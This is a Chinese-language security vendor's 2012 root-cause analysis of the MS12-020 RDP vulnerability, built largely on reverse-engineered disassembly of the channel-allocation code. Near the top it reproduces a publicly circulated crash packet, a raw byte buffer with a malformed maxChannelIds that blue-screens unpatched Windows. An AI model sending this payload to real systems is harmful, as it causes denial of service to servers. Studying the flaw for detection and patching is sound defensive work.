CVE2012-0002(MS12-020)深度分析报告

启明星辰研发中心 安全研究团队 2012/3/31

漏洞概况


近期爆出了一个微软 RDP 协议远程溢出/拒绝服务漏洞(MS12-020)。目前网络上已经出现针对该漏洞的攻击代码，可以导致未打补丁的 windows 系统出现蓝屏，实现 DOS 攻击。由于远程桌面协议 RDP 被广泛应用，所以该漏洞影响范围比较大。启明星辰已经在漏洞公布的 24 小时内更新了入侵防御及漏洞扫描产品的特征库，可以正确的检测，识别，及阻断类似攻击。

本文就该漏洞形成的直接原因作了些许剖析。水平有限，还望大家指教。样本采取的是网上流传的 python 脚本。

```
buf=""
buf+="\x03\x00\x00\x13" # TPKT, Version 3, lenght 19
buf+="\x0e\xe0\x00\x00\x00\x00\x00\x01\x00\x08\x00\x00\x00\x00" # ITU-T Rec X.224
buf+="\x03\x00\x01\xd6" # TPKT, Version 3, lenght 470
buf+="\x02\xf0\x80" # ITU-T Rec X.224
buf+="\x7f\x65\x82\x01\x94\x04" #MULTIPOINT-COMMUNICATION-SERVICE T.125

buf+="\x01\x01\x04\x01\x01\x01\x01\xff" # "Fuck you Chelios" packet
buf+="\x30\x19\x02\x04\x00\x00\x00\x05"
buf+="\x02\x04\x00\x00\x00\x13\x02\x04"
buf+="\x00\x00\x00\x00\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\xff\xff\x02\x04\x00\x00\x00\x02"
buf+="\x30\x19\x02\x04\x00\x00\x00\x01"
buf+="\x02\x04\x00\x00\x00\x01\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x01\x02\x04\x00\x00\x00\x00"
buf+="\x02\x04\x00\x00\x00\x01\x02\x02"
buf+="\x04\x20\x02\x04\x00\x00\x00\x02"
buf+="\x30\x1c\x02\x02\xff\xff\x02\x02"
buf+="\xfc\x17\x02\x02\xff\xff\x02\x04"
buf+="\x00\x00\x00\x01\x02\x04\x00\x00"
buf+="\x00\x00\x02\x04\x00\x00\x00\x01"
buf+="\x02\x02\xff\xff\x02\x04\x00\x00"
buf+="\x00\x02\x04\x82\x01\x33\x00\x05"
buf+="\x00\x14\x7c\x00\x01\x81\x2a\x00"
buf+="\x08\x00\x10\x00\x01\xc0\x00\x44"
buf+="\x75\x63\x61\x81\x1c\x01\xc0\xd8"
buf+="\x00\x04\x00\x08\x00\x80\x02\xe0"
buf+="\x01\x01\xca\x03\xaa\x09\x04\x00"
buf+="\x00\xce\x0e\x00\x00\x48\x00\x4f"
buf+="\x00\x53\x00\x54\x00\x00\x00\x00"
```

该漏洞的原因在于在初始化连接中客户端发送给服务端的数据包中的 **maxChannelIds** 异常导致 ,当该数值小于 6 的时候 则会出现问题。崩溃时候的情况如图：




基于 RDP 的应用一般包括三个部分：终端服务器，传输协议以及客户端。这里客户端即我们通常所说的远程桌面连接的控制端，服务端即我们通常所说的被控端。RDP 协议的连接过程如下，首先客户端和服务器需要进行网络套接层的初始化连接，之后需要建立 RDP 协议底层连接，得到连接确认后才会开始进行通信。当基本的 RDP 连接建立后，需要进行客户端与服务器的系统环境、RDP 连接环境的信息交流与连接确认(Connect Initial PDU)。在 RDP 协议中，图像信息、声音信息、设备信息、剪贴板内容都是各自以单一的虚拟通道进行传送的。虚拟通道的初始化信息则是在 Connect Initial PDU 这个过程中完成的。该漏洞也发生在该过程中。

漏洞分析

1. 向目标机器发送有问题的数据包。

数据包抓包如下：



2. 在具体分析之前，先来看几个重要的结构（以下结构的名称大多为分析者所取，不一定完全准确）

Client Network Data：该结构为客户端传过来的相关数据，主要描述需要建立的虚拟通道信息。该结构大致如下：

Client Network Data{

Header ;一般为 CS_NET (0xC003)

Structlength ;结构大小

channelCount ;需要申请的通道个数,必须小于 31

channelDefArray ; 各个需要申请的通道信息结构数组

}

channelDefArray 是由 CHANNEL_DEF 结构组成

CHANNEL_DEF{

name (8 bytes); channel 名称

options(4 bytes) ; channel 属性标志

}

ConnectInfo

{

0x04 UnknownStruct

0x0c UserInfo

0x10 ChannelId

0x14 ChannelInfo

0x18 DomainInfo

0x1C UserInfoFlag；记录 UserInfo 的相关情况

0x20 UserId

0x2C ChannelCount

0x30 FinalChannelCount

0x34ChannelRequestArray（根据客户端传来的请求构造 ChannelRequest 结构，每个 ChannelRequest 结构占 36 个字节)

}

ChannelRequest(36 bytes)结构大致如下

{

0x0 CHANNEL_DEF:name(8 bytes) ;请求的 Channelname

0x8 ChannelId ;最终分配的 ChannelId

0xC CHANNEL_DEF:options; 对应的 Channel 的 options

…

0x20 Is”DRDYNVC” ;是否为名为 DRDYNVC 的 Channel

}

DomainInfo(大小为 0xC0C)

{

0x0 UnkownStruct； 可能和程序中分配内存有关

0x34ChannelList ;一个 Slist 结构(其中 0x34 位置为 ChannelInfoCount)

0x74UserList； 一个 Slist 结构(其中 0x34 位置为 UserInfoCount)

0xA8 MaxChannelId； 经过对比发现，当在数据包中指定其值小于等于 4 的时候，则这里的值都为 4；大于 4 时为数据包中实际的值

0xAC MaxuserId

0xC8 newDynamicChannelId(新的待分配的 Id,初始化为 0x3EA 也就是 1002)

0xE0 UserInfoArray*2； 默认会生成 2 个 UserInfo 结构，每个结构大小 0x4c

0x178 ChannelInfoArray*7； 默认会生成 7 个 ChannelInfo 结构，每个结构大小为 0x40

}

UserInfo(大小 0x4C)

{

0x0 DomainInfo 指针

0x06 joined ;一个标志位

0x0C UserId

0x10 Slist 结构；用于存放 Attach 到该 User 中的 ChannelInfo 结构

}

ChannelInfo(大小 0x40)

{

0x0 Slist 结构；用于存放该 ChannelInfo 结构 Attach 到的 UserInfo 结构信息

0x34 ChannelType?（可能的值为 1,2,3,4）

0x3c UserId

}

SList

{

0x0 元素个数;初始化为 0

0x4 元素个数上限;初始化为 4 //4*8=32bytes

0x8 InvalidCount;

0xC pos; 初始化为-1

0x10 pFirstItem; 该位置被初始化为紧接下来的内存的指针 ,用于表示该链表里面的第一个元素的信息结构的指针，也就是指向后面的 ObjInfoArray 的起始地址

0x14 ItemInfoArray; 链表中的元素信息结构数组

};

一般情况下，ItemInfo 结构（8bytes）如下


{

0x0 ItemId ;保存分配的 ID

0x4 pItem ;在这里即后面说的 ChannelInfo 或者 UserInfo 指针

}

一个 Slist 结构截图如下：



关于 Slist 结构的操作函数描述如下：

SlistAppend：比较元素个数是否超过上限，如果没有超过上限，则元素个数+1，将传进来的 Id 和相应的 ChannelInfo 或者 UserInfo 指针写入对应位置。

SlistRemove:与 SlistAppend 相反的操作。

GetSlistByKey:通过 ItemId 查找 pItem。

SlistInit :初始化 Slist 结构。元素个数初始化为 0 ,元素个数上限初始化为 4 ,InvalidCount 初始化为 0，pos 初始化为-1，pFirstItem 初始化为紧接下来的内存指针。

3. 经过逆向分析，发现 NM_Connect 这个函数主要负责处理客户端发来的初始化虚拟通道方面的请求。


3.1 根据客户端传过来的通道申请请求构造 ConnectInfo 结构

```
.text:0001A46B                  mov     edi, edi
.text:0001A46D                  push    ebp
```

.text:0001A46E mov ebp, esp

.text:0001A470 sub esp, 28h

.text:0001A473 mov eax, [ebp+UD_CS_NET] ; Client Network Data,即客户端传过来的与虚拟通道有关的相关请求结构，如下图：



前面的 0xc003 为固定的头；后面的 0x002c 为该结构的大小；后面的 0x0003 为 channelcount；在 channelcount 后面为 chanelDefArray。这是一个结构数组，主要描述需要建立的静态虚拟通道信息，该数组是由多个 CHANNEL_DEF 结构组成的，该结构包含两个成员，name 和 options。如图 rdpdr 则为第一个 name，其后面的 0x80800000 则为该虚拟通道的 options，后面的两个类似。

.text:0001A476 push ebx

.text:0001A477 mov ebx, [ebp+ConnectInfo]；初始化构造出来的一个结构，因为没有更详细的微软文档，我们暂时称之为 ConnectInfo

.text:0001A47A push esi

.text:0001A47B xor esi, esi

.text:0001A47D push edi

.text:0001A47E mov [ebp+var_1C], esi

.text:0001A481 mov [ebp+fanhui], esi

.text:0001A484 mov [ebx+1Ch], esi ；这里是一个关键的

一个标志位，后面提到

.text:0001A487 cmp eax, esi

.text:0001A489 jz loc_1A5D3；查看传进来的 Client NetWork Data 是否为空，如果为空，跳走

对传进来的 UD_CS_NET 结构进行简单检验

.text:0001A49F mov ecx, [eax+4] ;取得 channelcount

.text:0001A4A2 movzx edi, word ptr [eax+2]；取得结构大小和长度

.text:0001A4A6 mov edx, ecx

.text:0001A4A8 imul edx, 0Ch

.text:0001A4AB add edx, 8

.text:0001A4AE cmp edx, edi

.text:0001A4B0 jbe short loc_1A4E7；正确的话则跳

如果上面检测不正确则进入下面分支，即直接忽略掉该次连接

.text:0001A4B2 and [ebx+2Ch], esi

.text:0001A4B5 and [ebx+30h], esi

.text:0001A4B8 movzx ecx, word ptr [eax+2]

.text:0001A4BC push ecx ; size_t

.text:0001A4BD push eax ; void *

.text:0001A4BE push 0E1h ; int

```
.text:0001A4C3                  push    1                       ; int
.text:0001A4C5                  push    dword ptr [ebx+4] ; int
.text:0001A4C8                  call    WDW_LogAndDisconnect(x,x,x,x,x)
.text:0001A4C8
.text:0001A4CD                  push    ebx             ; 丢掉这个连接
.text:0001A4CE                                                  call
NMAbortConnect(tagNM_HANDLE_DATA *)
.text:0001A4D3                  test    esi, esi
.text:0001A4D5                  jz      short loc_1A4DD
.text:0001A4D7                  push    esi                     ; P
.text:0001A4D8                  call    WDLIBRT_MemFree(x)
.text:0001A4DD                  mov     eax, [ebp+var_1C]
.text:0001A4E0                  pop     edi
.text:0001A4E1                  pop     esi
.text:0001A4E2                  pop     ebx
.text:0001A4E3                  leave
.text:0001A4E4                  retn    8
```

如果上述校验成功则继续进行下面的工作

```
.text:0001A4E7                  cmp     ecx, 31         ; 比较 channelcount，必
须小于 31
.text:0001A4EA                  jbe     short loc_1A4FF ;
```

初始化一些局部变量

```
.text:0001A4FF                and     [ebp+UD_CS_NET], esi ;
.text:0001A502                and     [ebp+var_10], esi
.text:0001A505                add     eax, 8 ;定位到 channelDefArray
.text:0001A508                mov     [ebx+2Ch], ecx  ; channelcount
.text:0001A508                                        ;
.text:0001A50B                mov     [ebp+userdata], eax
.text:0001A50E                test    ecx, ecx
.text:0001A510                jbe     loc_1A5C9
.text:0001A510
.text:0001A516                lea     eax, [ebx+54h]
.text:0001A519                mov     [ebp+struct54], eax ;保存 ConnectInfo 偏
移 0x54 位置的地址
.text:0001A51C                lea     eax, [ebx+34h]
.text:0001A51F                mov     [ebp+pszDest], eax  ;保存 ConnectInfo
偏移 0x34 位置的地址
.text:0001A522                lea     eax, [ebx+40h]
.text:0001A525                mov     [ebp+struct40], eax ;保存 ConnectInfo 偏
移 0x40 位置的地址
```

根据 Client NetWork Data 在 ConnectInfo 中写入相关数据。

```
.text:0001A528                cmp     [ebp+arg_4], 7
```

```
.text:0001A52C                  jnz     short loc_1A53D
.text:0001A52E                  inc     [ebp+var_10]
.text:0001A531                  add     [ebp+struct40], 24h
.text:0001A535                  add     [ebp+pszDest], 24h
.text:0001A539                  add     [ebp+struct54], 24h
.text:0001A53D                  mov     eax, [ebx+18h] ; ConnectInfo 偏
```

移 0x18 的位置存放了另一个结构，根据逆向我们将它暂时称为 DomainInfo

```
.text:0001A540                  cmp     byte ptr [eax+358h], 0
.text:0001A547                  jz      short loc_1A572
.text:0001A549                  cmp     byte ptr [eax+359h], 0
.text:0001A550                  jz      short loc_1A572
.text:0001A552                  mov     esi, [ebp+arg_4]
.text:0001A555                  imul    esi, 0Ch
.text:0001A558                  add     esi, [ebp+userdata]
.text:0001A55B                  push    8
.text:0001A55D                  mov     edi, offset s_Cliprdr ; "cliprdr"
.text:0001A562                  pop     ecx
.text:0001A563                  xor     edx, edx
.text:0001A565                  repe cmpsb
.text:0001A567                  jnz     short loc_1A572
.text:0001A569                  test    byte ptr [eax+370h], 80h
.text:0001A570                  jnz     short loc_1A5AB
```

```
.text:0001A572                  mov     eax, [ebp+arg_4]
.text:0001A575                  mov     ecx, [ebp+userdata]
.text:0001A578                  imul    eax, 0Ch
.text:0001A57B                  lea     esi, [eax+ecx]
.text:0001A57E                  push    esi             ; pszSrc
.text:0001A57F                  push    8               ; cchDest
.text:0001A581                  push    [ebp+pszDest]   ; pszDest
.text:0001A584                  call    RtlStringCchCopyA(x,x,x) ;保存
```

CHANNEL_DEF:name 至 ConnectInfo 结构中的 ChannelRequest 数组中

```
.text:0001A589                  mov     eax, [esi+8]
.text:0001A58C                  mov     ecx, [ebp+struct40] ; buf
.text:0001A58F                  push    offset s_Drdynvc ; "DRDYNVC"
.text:0001A594                  push    [ebp+pszDest]   ; char *
.text:0001A597                  mov     [ecx], eax ;保存 options 至
```

ChannelRequest 数组中

```
.text:0001A599                  call    __stricmp
.text:0001A599
.text:0001A59E                  neg     eax
.text:0001A5A0                  pop     ecx
.text:0001A5A1                  sbb     al, al
.text:0001A5A3                  pop     ecx
.text:0001A5A4                  mov     ecx, [ebp+struct54]
```

.text:0001A5A7 inc al

.text:0001A5A9 mov [ecx], al;保存一个标志至 ChannelRequest 数组中

.text:0001A5A9

.text:0001A5AB inc [ebp+arg_4]

.text:0001A5AE mov eax, [ebp+arg_4]

.text:0001A5B1 inc [ebp+var_10]

.text:0001A5B4 add [ebp+struct40], 24h


.text:0001A5B8 add [ebp+pszDest], 24h

.text:0001A5BC add [ebp+struct54], 24h

.text:0001A5C0 cmp eax, [ebx+2Ch] ；和 channelcount 比较，如果小于则继续构造下面的 ChannelRequest 结构

.text:0001A5C3 jb loc_1A528

之后的 ConnectInfo 如下，如图，将 CHANNEL_DEF 的 name 和 options 等关键字段拷贝到 ConnectInfo 结构的相关位置。



.text:0001A5C9 mov eax, [ebp+FinalChannelCount] ;这是刚才

的计数器，记录了一共处理了几个 CHANNEL_DEF 结构，当然这里面为 3

```
.text:0001A5CC                  mov     [ebx+30h], eax  ; 保存起来
.text:0001A5CF                  xor     esi, esi
.text:0001A5D1                  jmp     short loc_1A5D9 ;
```

根据 channelcount 的数据计算一个 size，并申请一段内存，该段内存在之后用于存放需要返回给客户端的数据

```
.text:0001A5D9                  lea     eax, [ebp+fanhui] ; eax*ecx =6  返回 6
.text:0001A5DC                  push    eax
.text:0001A5DD                  mov     eax, [ebx+2Ch]
.text:0001A5E0                  push    2
.text:0001A5E2                  pop     ecx
.text:0001A5E3                  mul     ecx                     ; eax*ecx
.text:0001A5E5                  push    edx
.text:0001A5E6                  push    eax
.text:0001A5E7                  call    ULongLongToUInt(unsigned __int64,uint *)
.text:0001A5E7
.text:0001A5EC                  mov     edi, 80070216h
.text:0001A5F1                  cmp     eax, edi
.text:0001A5F3                  jz      fail                    ; 丢掉这个连接包含连接信息
.text:0001A5F3
.text:0001A5F9                  lea     eax, [ebp+fanhui]; 想加返回 0x0e
```

```
.text:0001A5FC                  push    eax
.text:0001A5FD                  push    [ebp+fanhui]
.text:0001A600                  push    8
.text:0001A602                  call    UIntAdd(uint,uint,uint *)
.text:0001A602
.text:0001A607                  cmp     eax, edi
.text:0001A609                  jz      fail            ; 丢掉这个连接包含连接信息
.text:0001A609
.text:0001A60F                  lea     eax, [ebp+arg_4] ; 再加返回 0x11
.text:0001A612                  push    eax
.text:0001A613                  push    [ebp+fanhui]
.text:0001A616                  push    3
.text:0001A618                  call    UIntAdd(uint,uint,uint *)
.text:0001A618
.text:0001A61D                  cmp     eax, edi
.text:0001A61F                  jz      fail            ; 丢掉这个连接包含连接信息
.text:0001A61F
.text:0001A625                  mov     edi, [ebp+fanhui]
.text:0001A628                  add     edi, 3
.text:0001A62B                  push    64775354h       ; Tag
.text:0001A630                  and     edi, 0FFFFFFFCh
.text:0001A633                  push    edi             ; NumberOfBytes
```

```
.text:0001A634                  call    WDLIBRT_MemAlloc(x,x)；申请一段空间
.text:0001A639                  mov     esi, eax
.text:0001A63B                  test    esi, esi
.text:0001A63D                  jz      fail            ；丢掉这个连接包含连接信
息
.text:0001A63D
.text:0001A643                  push    edi             ; size_t
.text:0001A644                  push    0               ; int
.text:0001A646                  push    esi             ; void *
.text:0001A647                  call    _memset
```

3.2 MCSAttachUserRequest，该函数主要负责返回 UserInfo，并将其加到 DomainInfo 的 Userlist 中

```
.text:0001A64C                  mov     eax, [ebx+0Ch] ; ConnectInfo 偏移 0x0C
.text:0001A64F                  mov     [ebp+UserInfo], eax
.text:0001A652                  mov     eax, [ebx+24h] ;ConnectInfo 偏移 0x24
.text:0001A655                  add     esp, 0Ch
.text:0001A658                  mov     [ebp+var_28], eax
.text:0001A65B                  lea     eax, [ebp+ConnectInfo+3]
.text:0001A65E                  push    eax
.text:0001A65F                  lea     eax, [ebp+var_28]
.text:0001A662                  push    eax
```

.text:0001A663 lea eax, [ebp+UserInfo] ; 用于返回新生成的 UserInfo 结构

.text:0001A666 push eax

.text:0001A667 push ebx

.text:0001A668 push offset SM_MCSSendDataCallback(x,x,x,x,x,x,x,x,x)

.text:0001A66D push offset NM_MCSUserCallback(void *,uint,void *,void *)

.text:0001A672 push dword ptr [ebx+18h] ; DomainInfo

.text:0001A675 call MCSAttachUserRequest(x,x,x,x,x,x,x)

MCSAttachUserRequest 函数如下：

先比较是否超过了 MaxUserId，如果超过了则直接返回

.text:0002E038 8B FF mov edi, edi

.text:0002E03A 55 push ebp

.text:0002E03B 8B EC mov ebp, esp

.text:0002E03D 8B 45 20 mov eax, [ebp+arg_18]

.text:0002E040 53 push ebx

.text:0002E041 8B 5D 08 mov ebx, [ebp+DomainInfo]

.text:0002E044 C6 00 00 mov byte ptr [eax], 0

```
.text:0002E047  8B  43  74                                   mov         eax,
[ebx+74h]   ;DomainInfo:UserInfoCount
.text:0002E04A 57                                           push        edi
.text:0002E04B  3B  83  AC  00  00  00                      cmp         eax,
[ebx+0ACh] ; maxUserId
.text:0002E051 75 08                                        jnz         short loc_2E05B
```

检测默认的 2 个 UserInfo 的相应标志位 ,如果标志位为空 ,则返回对应的 UserInfo 指针。

```
.text:0002E05B 56                                           push        esi
.text:0002E05C 6A 02                                        push        2
.text:0002E05E 33 F6                                        xor         esi, esi
.text:0002E060 8D 83 E6 00 00 00                            lea         eax, [ebx+0E6h]
.text:0002E066 59                                           pop         ecx
.text:0002E066
.text:0002E067 80 38 00                                     cmp         byte ptr [eax], 0 ;
比较是不是 0
.text:0002E06A 75 06                                        jnz         short loc_2E072
.text:0002E06A
.text:0002E06C 8D 70 FA                                     lea         esi, [eax-6]
.text:0002E06F C6 00 01                                     mov         byte ptr [eax], 1
.text:0002E06F
.text:0002E072 83 C0 4C                                     add         eax, 4Ch
```

.text:0002E075 49 dec ecx

.text:0002E076 75 EF jnz short loc_2E067 ;

.text:0002E078 85 F6 test esi, esi

.text:0002E07A 75 1A jnz short loc_2E096

如果没有合适的则重新申请一块 0x4C 大小的内存用于存放新的 UserInfo 结构。

.text:0002E078 85 F6 test esi, esi

.text:0002E07A 75 1A jnz short loc_2E096 ;

如果

找到了合适的 UserInfo，则直接使用

.text:0002E07A

.text:0002E07C 68 54 53 6D 63 push

636D5354h ; Tag

.text:0002E081 6A 4C push

4Ch ; NumberOfBytes

.text:0002E083 E8 FE 59 FE FF call

WDLIBRT_MemAlloc(x,x)；

找不到则重新申请一块内存用于存放新的

.text:0002E083

.text:0002E088 8B F0 mov esi, eax

.text:0002E08A 85 F6 test esi, esi

.text:0002E08C 0F 84 2C 01 00 00 jz loc_2E1BE

.text:0002E08C

.text:0002E092 C6 46 05 00 mov byte ptr [esi+5], 0；设置标志位

.text:0002E096 8B 7D 14 mov edi, [ebp+ConnectInfo]

.text:0002E099 8D 46 10 lea eax, [esi+10h]

.text:0002E09C 6A 05 push 5

.text:0002E09E 50 push eax

.text:0002E09F 89 7E 08 mov [esi+8], edi

.text:0002E0A2 E8 8F 19 00 00 call SListInit(x,x)；初始化 UserInfo 中的 Slist 结构

.text:0002E0A7 8B 45 0C mov eax, [ebp+NM_MCSUserCallback

.text:0002E0AA 8B 4D 10 mov ecx, [ebp+SM_MCSSendDataCallback]

.text:0002E0AD 89 1E mov [esi], ebx

.text:0002E0AF 89 46 44 mov [esi+44h], eax

.text:0002E0B2 89 4E 48 mov [esi+48h], ecx

获得动态的 UserId

.text:0002E0CA 53 push ebx

.text:0002E0CB E8 B0 1B 00 00 call GetNewDynamicChannel(x)

GetNewDynamicChannel 函数如下：

.text:0002FC80 8B FF mov edi, edi

.text:0002FC82 55 push ebp

.text:0002FC83 8B EC mov ebp, esp

.text:0002FC85 8B 45 08 mov eax, [ebp+arg_0] ;DomainInfo

.text:0002FC88 8B 48 34 mov ecx, [eax+34h] ; ChannelInfoCount

.text:0002FC8B 3B 88 A8 00 00 00 cmp ecx, [eax+0A8h] ; **maxChannelID, 这里和 maxChannelId 相比，如果小于 maxChannelID(可以理解为最大分配数目)，则分配失败**

.text:0002FC91 72 04 jb short loc_2FC97 ;

.text:0002FC93 33 C0 xor eax, eax

.text:0002FC95 EB 0A jmp short loc_2FCA1

.text:0002FC97 05 C8 00 00 00 add eax, 0C8h ；偏移 C8 的位置放着新的待分配的 Id

.text:0002FC9C FF 00 inc dword ptr [eax]

.text:0002FC9E 8B 00 mov eax, [eax]

```
.text:0002FCA0 48                                       dec     eax
.text:0002FCA0
.text:0002FCA1 5D                                       pop     ebp
.text:0002FCA2 C2 04 00                                 retn    4
```

继续 MCSAttachUserRequest 函数：

```
text:0002E0D0 89 46 0C                                  mov     [esi+0Ch], eax  ;
```

得到 UserId，存放在刚申请的 UserInfo 偏移 0x0C 位置

```
.text:0002E0D3 85 C0                                    test    eax, eax
.text:0002E0D5 75 07                                    jnz     short loc_2E0DE
```

查找默认的 ChannelInfo 结构中的 joined flag 的值，如果没被 joined 则返回该 ChannelInfo 的结构指针。一共查找 7 次。

```
.text:0002E0DE 6A 07                                    push    7
.text:0002E0E0 33 FF                                    xor     edi, edi
.text:0002E0E2 8D 83 B1 01 00 00                        lea     eax, [ebx+1B1h]
.text:0002E0E8 59                                       pop     ecx
.text:0002E0E8
.text:0002E0E9 80 38 00                                 cmp     byte ptr [eax], 0
.text:0002E0EC 75 06                                    jnz     short loc_2E0F4 ;
.text:0002E0EE 8D 78 C7                                 lea     edi, [eax-39h]
.text:0002E0F1 C6 00 01                                 mov     byte ptr [eax], 1
```

.text:0002E0F4 83 C0 40 add eax, 40h

.text:0002E0F7 49 dec ecx

.text:0002E0F8 75 EF jnz short loc_2E0E9

未找到则重新申请一块 0x40 大小的内存，用于存放 ChannelInfo 结构

.text:0002E0FE 68 54 53 6D 63 push 636D5354h ; Tag

.text:0002E103 6A 40 push 40h ;NumberOfBytes

.text:0002E105 E8 7C 59 FE FF call WDLIBRT_MemAlloc(x,x)

ChannelInfo 结构中的 Slist 初始化

.text:0002E118 C7 47 34 02 00 00 00 mov dword ptr [edi+34h], 2

.text:0002E11F 8B 46 0C mov eax, [esi+0Ch]

.text:0002E122 6A 05 push 5

.text:0002E124 57 push edi

.text:0002E125 89 47 3C mov [edi+3Ch], eax ; channelid

.text:0002E128 E8 09 19 00 00 call SListInit(x,x)

.text:0002E12D 57 push edi

.text:0002E12E FF 77 3C push dword ptr

[edi+3Ch]

.text:0002E131 8D 43 34 lea eax, [ebx+34h]

.text:0002E134 50 push eax

.text:0002E135 89 45 08 mov

[ebp+DomainInfo], eax；**将新生成的 ChannelInfo 结构和 DomainInfo 的 channellist**

绑定,因此 ChannelInfoCount 加 1

.text:0002E138 E8 F8 1A 00 00 call SListAppend(x,x,x)

.text:0002E141 56 push esi

.text:0002E142 56 push esi

.text:0002E143 8D 43 74 lea eax, [ebx+74h]

.text:0002E146 50 push eax

.text:0002E147 E8 E9 1A 00 00 call

SListAppend(x,x,x)；将新生成的 UserInfo 结构和 DomainInfo 的 Userlist 绑定

返回 UserInfo 结构

.text:0002E150 8B 45 18 mov eax,

[ebp+UserInfo]

.text:0002E153 8B 4D 1C mov ecx,

[ebp+struct24]

.text:0002E156 89 30 mov [eax], esi ;

返回 UserInfo 结构指针

.text:0002E158 8B 43 70 mov eax, [ebx+70h]

.text:0002E15B 89 01 mov [ecx], eax

